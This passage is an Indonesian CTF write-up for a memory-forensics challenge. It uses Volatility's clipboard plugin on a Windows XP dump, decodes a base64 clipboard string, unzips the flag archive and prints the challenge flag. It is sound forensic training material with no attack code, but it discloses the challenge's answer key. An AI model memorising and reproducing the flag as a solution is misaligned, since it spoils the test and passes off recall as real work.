ItemPos1920x962(1)        flag.zip       2021-09-06 13:53:22 UTC+0000   2021-09-06 13:54:30 UTC+0000   2021-09-06 23:
23:12 UTC+0000   ARC                       flag.zip
ItemPos1920x962(1)        pass.txt       2021-09-06 13:52:36 UTC+0000   2021-09-06 23:22:40 UTC+0000   2021-09-07 00:
00:14 UTC+0000   ARC                       pass.txt
***************************************************************************
```


Dari informasi tersebut kami coba semua yang berhubungan dengan txt, memdump notepad, cmdscan , dan clipboard.

Ternyata ketika kami coba jalankan fungsi clipboard terdapat base64 encode yang berbeda dengan fake password sebelumnya. Selanjutnya karena seperti terpotong maka kami gunakan verbose untuk memperlihatkan keseluruhan datanya




```
kosong  ~  ctf  tools  volatility  master … 2  python2 vol.py -f dump/slash.raw --profile=WinXPSP2x86 clipbo
ard
Volatility Foundation Volatility Framework 2.6.1
Session    WindowStation Format                 Handle Object     Data
---------- ------------- ------------------ ---------- ---------- --------------------------------------------------
         0 WinSta0       CF_UNICODETEXT       0x1100b1 0xe1508810 a2xvIGRpIGRlY29kZSBwYXNz...Gkgc2FsYWggYW9rd29ha3c=
         0 WinSta0       CF_LOCALE             0x40107 0xe1b2af28
         0 WinSta0       CF_TEXT                   0x1 ----------
         0 WinSta0       CF_OEMTEXT                0x1 ----------
kosong  ~  ctf  tools  volatility  master … 2  python2 vol.py -f dump/slash.raw --profile=WinXPSP2x86 clipbo
ard -v
Volatility Foundation Volatility Framework 2.6.1
Session    WindowStation Format                 Handle Object     Data
---------- ------------- ------------------ ---------- ---------- --------------------------------------------------
         0 WinSta0       CF_UNICODETEXT       0x1100b1 0xe1508810 a2xvIGRpIGRlY29kZSBwYXNz...Gkgc2FsYWggYW9rd29ha3c=
0xe150881c  61 00 32 00 78 00 76 00 49 00 47 00 52 00 70 00   a.2.x.v.I.G.R.p.
0xe150882c  49 00 47 00 52 00 6c 00 59 00 32 00 39 00 6b 00   I.G.R.l.Y.2.9.k.
0xe150883c  5a 00 53 00 42 00 77 00 59 00 58 00 4e 00 7a 00   Z.S.B.w.Y.X.N.z.
0xe150884c  64 00 32 00 39 00 79 00 5a 00 47 00 35 00 35 00   d.2.9.y.Z.G.5.5.
0xe150885c  59 00 53 00 42 00 71 00 5a 00 47 00 6b 00 67 00   Y.S.B.q.Z.G.k.g.
0xe150886c  63 00 32 00 46 00 73 00 59 00 57 00 67 00 67 00   c.2.F.s.Y.W.g.g.
0xe150887c  59 00 57 00 39 00 72 00 64 00 32 00 39 00 68 00   Y.W.9.r.d.2.9.h.
0xe150888c  61 00 33 00 63 00 3d 00 00 00                     a.3.c.=...
         0 WinSta0       CF_LOCALE             0x40107 0xe1b2af28
0xe1b2af34  09 04 00 00                                       ....
         0 WinSta0       CF_TEXT                   0x1 ----------
         0 WinSta0       CF_OEMTEXT                0x1 ----------
```

Selanjutnya kami coba decode




```
kosong  ~  ctf  tools  volatility  master … 2  echo -n "a2xvIGRpIGRlY29kZSBwYXNzd29yZG55YSBqZGkgc2FsYWggYW9r
d29ha3c=" | base64 -d
klo di decode passwordnya jdi salah aokwoakw kosong  ~  ctf  tools  volatility  master … 2
```

Jadi kemungkinan passwordnya adalah encoded text tersebut



```
kosong  …  volatility  dump  slashroot  master … 2  unzip file.None.0x8214bfa0.flag.zip.dat
Archive:  file.None.0x8214bfa0.flag.zip.dat
[file.None.0x8214bfa0.flag.zip.dat] flag.png password:
replace flag.png? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: flag.png
```

Kemudian buka file flag.png dan didapatkan flagnya



Flag : Slashroot5{ezpz_mem_analysis_yes?}